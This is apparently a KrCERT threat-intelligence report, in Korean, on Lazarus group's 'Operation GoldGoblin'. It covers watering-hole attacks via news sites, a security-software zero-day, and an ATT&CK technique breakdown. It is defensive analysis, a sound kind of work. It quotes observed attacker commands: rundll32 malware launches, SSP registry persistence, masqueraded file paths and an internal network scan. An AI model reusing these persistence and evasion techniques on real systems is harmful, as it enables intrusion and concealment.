TTPs #10 : Operation GoldGoblin - 제로데이 취약점을 이용해 선별적으로 침투하는 공격전략 분석

생성일	@April 11, 2023 3:10 PM
최종 수정일	@June 27, 2023 1:28 PM
집필	김동욱 이슬기 이태우
감수	박용규 단장 이재광 팀장 최광희 본부장
contact	@88_ryank @heavyrain_89 @s3ul_lee

Introduction

Abstract

Lazarus 그룹은 대한민국을 타겟으로 활동하는 가장 위협적인 사이버위협 그룹 중 하나이다. 해당 공격그룹은 국내 대다수의 기업과 사용자들이 사용하고 있는 보안 소프트웨어 및 언론 사이트를 최초 침투에 악용했다.

공격자는 주로 언론사의 기사페이지에 악성 스크립트를 삽입해 워터링홀 페이지로 악용했으며, 해당 페이지에 접속시 보안 소프트웨어 취약점을 통해 악성코드를 설치하는 전략을 사용했다.

이 과정에서 공격자는 보안 솔루션 개발업체의 소스코드를 탈취하여 취약점 코드를 개발한 것으로 드러났다. 공격자는 워터링홀 공격을 위해서 언론사 사이트를 이용하고, 명령제어지 구축을 위해 호스팅 업체를 악용하는 등 국내 인프라를 이용한 공격 범위 확장을 지속하고 있었다.


우리는 이번 사고에서 확인된 주요 특징을 바탕으로 **“Operation GoldGoblin”** 이라고 명명한다. 고블린이란 주로 탐욕이 많고 비열한 존재를 의미한다. 이 명칭은 사고 조사 과정에서 Lazarus 그룹이 보여주었던 행위를 반영하여 명명하였다. 개발사 침투를 통한 소스코드 탈취, 언론사 해킹을 통한 워터링홀 공격, 그룹웨어 및 호스팅 서비스 해킹을 통한 명령제어지 악용 등 사이버 공격을 통해 소스코드와 자원을 탈취하고 악용하는 모습은 탐욕스러운 고블린을 떠올리게 한다.

이번 사고 조사에는 한국인터넷진흥원, 경찰청 안보수사국, 사이버안보센터, 안랩, 카스퍼스키 등 여러 사이버 보안 전문 기관이 협력하여 진행했다. 한국인터넷진흥원은 이 보고서를 통해 **Operation GoldGoblin**에서 확인된 공격의 전체 과정과 침해사고 조사, 악성코드 분석 결과, 그리고 과거에 발생했던 침해사고와의 연관성에 대해 상세히 다룬다.

Key Findings


- 도미노 효과(Domino effect)

  ▼ 과거 탈취한 소스코드의 악용을 통한 소프트웨어 개발사 공격



Lazarus 그룹은 과거부터 소프트웨어 개발사, 가상자산 거래소, 언론사 등 다양한 분야를 공격하고 있다. Lazarus는 보안 소프트웨어 개발사의 소스코드를 탈취한 전적이 있으며, 해당 보안 소프트웨어의 제로데이 취약점을 악용한 공격이 이번 오퍼레이션으로 드러났다. 공격자는 과거 탈취한 소스코드를 분석하여 취약점을 공격하는 코드를 제작하고 연이어 다른 개발사를 공격하는 등 추가적인 공격도구를 준비하는 모습을 보인다. 또한 취약점을 악용하는 워터링홀 공격에는 특정 언론사 홈페이지가 악용되었는데, 해당 언론사 또한 과거 Lazarus가 공격했던 언론사로 밝혀졌다.

▼ 최초침투된 언론사 홈페이지에서 출발한 연이은 언론사 홈페이지 감염



일반적으로 언론사들은 타 언론사의 단독 보도 확인 등을 위하여 홈페이지를 모니터링하기도 한다. 따라서 하나의 언론사가 감염되었을 경우 모니터링하는 언론사로도 사고가 전이되는 등 감염이 연쇄적으로 확산될 수 있다.

- 필연적인 일상생활 (Inevitable daily life)

  ▼ 워터링홀 기법이 내재된 언론사 홈페이지 접속

  우리는 일상생활 중 항상 언론기사를 접하며 살아가고 있으며 특정 현안에 대한 기사를 주변 사람들과 공유하기도 한다. 이러한 과정에서 워터링홀로 악용되는 언론사의 기사가 공유될 경우 보안 소프트웨어의 취약점이 발현되어 피해가 확산될 수 있다.

  ▼ 취약점이 존재하는 보안 소프트웨어 설치

  본 오퍼레이션에서 악용된 보안 소프트웨어는 인터넷 뱅킹과 같은 중요 서비스 사용시 필수적으로 설치되는 소프트웨어이며, 약 20%의 시장점유율을 가진 것으로 알려져있다. 금번 오퍼레이션을 대응하는 과정에서 해당 취약점이 선제적으로 조치되지 않았다면 수백만명이 위협에 노출되었을 것이다.

  > 💬 대한민국에서 인터넷 뱅킹 이용률은 2022년 79.2%이며, 컴퓨터(PC) 상에서의 인터넷 뱅킹 이용률은 35.9%이다 (2022년도 인터넷이용실태조사, 한국지능정보사회진흥원).

Contributions

오늘날 대한민국을 타겟으로 활동하는 공격그룹 중 가장 위협적인 그룹인 Lazarus의 (피해확산 측면에서) 최고 수준의 위험도를 보인 오퍼레이션을 분석하였다.

본 보고서는 61개 기관의 PC 207개를 해킹한 오퍼레이션을 기반으로 작성되었으며, KrCERT는 개별 사건을 분석, 정리하여 공통된 TTPs를 도출하였다.

Lazarus 발 해킹사고라고 인지한 건 중 같은 클러스터로 판단되는 최근 5년 간의 침해사고를 리뷰하여 본 오퍼레이션의 TTPs와 기존 공격을 비교 분석, 어떠한 공통점과 차별점이 존재하는지 설명하였다.

Worst-case scenario

공격자는 이번 오퍼레이션에서도 타겟형 워터링홀 공격을 수행하였다. 타겟형 워터링홀은 IP 필터링을 통해 타겟군을 설정하여 공격을 수행하는데, 만약 필터링 없이 전방위적인 공격을 수행했다면 탐지시점이 앞당겨질 수 있었겠지만 피해규모는 주체할 수 없이 확산 되었을 것이다. 또한 최초 침투 후 내부 전파를 거쳐 시스템 파괴 등을 수행하는 악성코드가 실행되었다면 사회적 혼란이 야기되었을 것이다.


이번에 파악된 피해기업에는 그룹웨어 및 인프라 운영업체가 포함되는 등 해킹될 경우 파급력이 매우 큰 기업들이 대다수였다. 해당 기업들의 침해사고는 고객에게 확산될 수 있었으며 큰 피해로 이어질 수 있었다.

Countermeasures

우리는 경찰청 안보수사국, 사이버안보센터와 적극 협력하여 피해기업(언론사, 보안 소프트웨어 개발사, 그룹웨어 개발사 등) 대상으로 실제 피해가 발생하기 전에 드러난 위협을 제거하였다.

금번 피해기업 외에도 피해사실이 드러나지 않은 기업이 존재할 수도 있으므로, 본 오퍼레이션에서 드러난 피해기업과 같은 유형의 업체는 자체 점검이 요구된다.

공격 시나리오



▼ 침해사고 TTP

Tactic	Techniques	Sub-techniques	Description
Resource Development	Compromise Infrastructure	Server	기업 웹서버를 해킹하여 명령제어지로 사용
Initial Access	Drive-by Compromise	-	언론사 사이트를 워터링홀 사이트로 악용
Execution	SYSTEM Service	Service Execution	악성코드를 실행할 때 서비스를 설치, 실행

Tactic	Techniques	Sub-techniques	Description
Execution	Command and Scripting Interpreter	Windows Command Shell	cmd 명령어를 사용하여 악성코드 실행
Persistence	Create or Modify System Process	Windows Service	윈도우 서비스를 이용하여 지속성 유지
Persistence	Boot or Logon Autostart Execution	Security Support Provider	SSP를 악용한 악성코드 자동실행
Privilege Escalation	Exploitation for Privilege Escalation	-	CVE-2021-34527 을 사용하여 권한 상승
Defense Evasion	Masquerading	Match Legitimate Name or Location	악성코드를 정상파일로 위장
Defense Evasion	Masquerading	Masquerade Task or Service	악성코드 서비스 이름을 정상 서비스명으로 위장
Defense Evasion	Indicator Removal	Clear Windows Event Logs	이벤트로그에 남은 흔적 삭제
Defense Evasion	Indicator Removal	File Deletion	사용한 악성코드를 삭제
Credential Access	Brute Force	Credential Stuffing	확보한 계정 정보를 이용하여 원격접속 시도
Discovery	Network Service Discovery	-	도구를 이용하여 기업 내부 네트워크 대역 스캔
Discovery	System Network Connections Discovery	-	감염시스템에서 시스템 연결상태 확인
Lateral Movement	Exploitation of Remote Services	-	특정 보안 솔루션 제품의 제로데이 취약점을 사용
Lateral Movement	Remote Services	Remote Desktop Protocol	원격데스크톱 접속을 통해 측면 이동
Lateral Movement	Remote Services	SMB/Windows Admin Share	SMB 연결을 통한 측면 이동 시도
Collection	Input Capture	Keylogging	키로깅을 통한 데이터 수직
Command and Control	Proxy	Internal Proxy	프록시 도구를 이용하여 출발지 IP를 숨김
Command and Control	Web Service	Bidirectional Communication	웹서버를 이용하여 악성코드와 통신

Resource Development

T1584.004 Compromise Infrastructure: Server

취약한 웹서버를 해킹하여 명령제어지로 사용


보안 관리가 취약한 영세 기업의 웹사이트와 특정 그룹웨어 솔루션의 파일업로드 취약점을 악용하여 웹서버 침투 후 명령제어지 구축


```
피해지 웹로그
2023-02-09 11:37:26 [Server IP] POST /cheditor/imageUpload/upload.asp - 80 - [Attacker IP] 200 0 0 25
2023-02-09 11:37:35 [Server IP] GET /upload/board/2.CeR - 80 - [Attacker IP] 200 0 0 13
```

또한 언론사 웹사이트를 해킹하여 워터링홀 사이트로 악용

공격자는 언론사 기업 내부로 특정 보안 프로그램의 제로데이 취약점을 이용하여 침투

언론사 침투 후 뉴스 서버를 장악하여 특정 보안 프로그램의 제로데이 취약점을 악용할 수 있는 워터링홀 페이지 구축




Initial Access

T1189 Drive-by Compromise

언론사 사이트를 워터링홀 페이지로 악용하여 공격 목표로 지정한 기업에게만 악성코드 유포


유포 시 보안 프로그램의 제로데이 취약점 사용




Execution

T1569.002 System Services: Service Execution

서비스 생성 및 실행을 통해 악성코드를 실행





T1059.003 Command and Scripting Interpreter: Windows Command Shell

CMD 명령어를 사용하여 악성코드 실행

```
cmd.exe /c start /b C:\programData\PicPick\wsmprovhost.exe 1KmSvyn2Dcmu4Scg9vyakrecaVZs7bxl+O/bYgGbvXPmdm3/OmCmzKlG1VTMDhGO
cmd.exe /c C:\Windows\System32\rundll32.exe C:\ProgramData\IObit\iobitattach.ini,DllAttachClient ManageIOBitStreamData
cmd.exe /c rundll32.exe C:\ProgramData\Mastersoft\ZOOK\ZOOKPluginData-RecoverData.bin, pcre2_match_data_control_32 startRecoverMat
```

Persistence

T1543.003 Create or Modify System Process: Windows Service

악성코드 서비스의 시작 유형을 자동 시작으로 설정하여 지속성 유지

T1547.001 Boot or Logon Autostart Execution: Security Support Provider

시스템이 시작할 때 자동으로 실행되는 Local Security Authority(LSA) 프로세스에 로드되는 Security Support Providers(SSPs)의 기능을 악용하여 악성코드를 자동실행 등록


레지스트리 경로 : HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages\[악성코드명]

Privilege Escalation

T1068 Exploitation for Privilege Escalation

CVE-2021-34527 취약점을 악용하여 권한 상승 후 악성코드 실행 시도

CVE-2021-34527 : Windows의 프린터 기기 관련 서비스인 Print Spooler 서비스를 이용한 권한 상승 및 원격 코드 실행 취약점



Defense Evasion

T1036.004 Masquerading: Masquerade Task or Service

악성 서비스 이름을 정상 서비스 이름으로 위장

악성 서비스 이름	위장 기능
WinRMSvc	윈도우 원격제어 기능 서비스로 위장
RealTek	Realtek 회사 제품으로 위장
MastSoft Recover Data Plugin Management Service	데이터 백업 서비스로 위장
Microsoft Windows IOBit Enmberate Callout Contect Management Service	윈도우 프로그램으로 위장


T1036.005 Masquerading: Match Legitimate Name or Location

악성코드 이름을 정상 프로그램 이름으로 위장

악성코드 경로 및 이름	위장 기능
C:\Programdata\USOShared\wsmprovhost.exe	WinRM 기능 위장
C:\Programdata\picpick\mi.dll	디자인 도구 위장
C:\Programdata\ESTsoft\altools.dat	백신 위장
C:\Programdata\NuGet\nuget.dat	개발 프로그램 위장
C:\Programdata\Intel\dfrgui.exe	Windows 디스크 조각 모음 프로그램으로 위장
C:\Programdata\ssh\ssh.dat	원격제어 프로그램 위장
C:\Programdata\Microsoft\DRM\DRM.exe	문서관리 프로그램으로 위장
C:\Programdata\SCSKAppLink.dll	보안모듈로 위장
C:\Windows\System32**proc.sys	Windows 시스템 정상 파일로 위장

T1070.001 Indicator Removal: Clear Windows Event Logs


공격 활동 흔적을 지우기 위해 이벤트 로그 삭제



T1070.001 Indicator Removal: File Deletion

악성코드 사용 후 삭제

악성코드 복구 방지를 위해 삭제 시 악성코드 바이너리 크기만큼을 0x00으로 덮어씀



Credential Access

T1110.004 Brute Force: Credential Stuffing

감염된 시스템에서 확보한 계정을 이용하여 내부 시스템으로 원격 접속 시도

Audit Failure	2022-06-14	오후 1:09:37	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오후 1:09:37	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:33:50	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:33:50	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:33:50	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:32:22	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:32:22	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:32:22	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:10:00	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:10:00	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 11:10:00	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 9:48:34	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 9:14:19	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 9:14:19	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 9:14:19	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:49:03	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:49:03	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:49:03	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:48:35	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:48:35	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:48:35	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:48:34	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:48:34	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.
Audit Failure	2022-06-14	오전 8:48:34	4625	Microsoft-Windows-Se	Logon	N/A	WIN-DDJNFOBNR1H 계정을 로그온하지 못했습니다.

Discovery

T1046 Network Service Discovery

정상 도구인 WakeMeOnLan 의 일부 기능을 이용하여 내부 네트워크 대역 스캔

Field Data

'₩Device₩HarddiskVolume3₩Windows₩System32₩spoolsv.exe' 프로세스(PID 4236)의 'cmd.exe /c C:₩ProgramData₩ssh₩ssh.dat /scan /UseIPAddressesRange 1 /IPAddressFrom 10.10.25.1 /IPAddressTo 10.10.25.254 /UseNetworkAdapter 0 /shtml C:₩ProgramData₩ssh₩xinfo.log' 명령줄과 'C:₩Windows₩System32₩cmd.exe' 하위 프로세스 생성이 차단되었을 수 있습니다.

T1049 System Network Connections Discovery

netstat 명령어를 통해 네트워크 연결 정보 수집

```
[Title:]C:\Windows\system32\cmd.exe
[Path:]\Device\HarddiskVolume4\Windows\System32\cmd.exe
[Time:]2022-10-4  15:30:41

nettat -no[EN]
```

Lateral Movement

T1210 Exploitation of Remote Services

특정 보안 솔루션 제품의 제로데이 취약점을 사용하여 측면이동

해당 제품의 스택 버퍼오버플로우 취약점을 이용하여 원격에서 악성코드 실행


Error	2022-08-11	오후 11:44:57	1000	Application Error	응용 프로그램 작동 중
Information	2022-08-11	오후 2:25:35	1000	vmauthd	None
Information	2022-08-11	오후 2:25:35	1000	vmauthd	None

Description

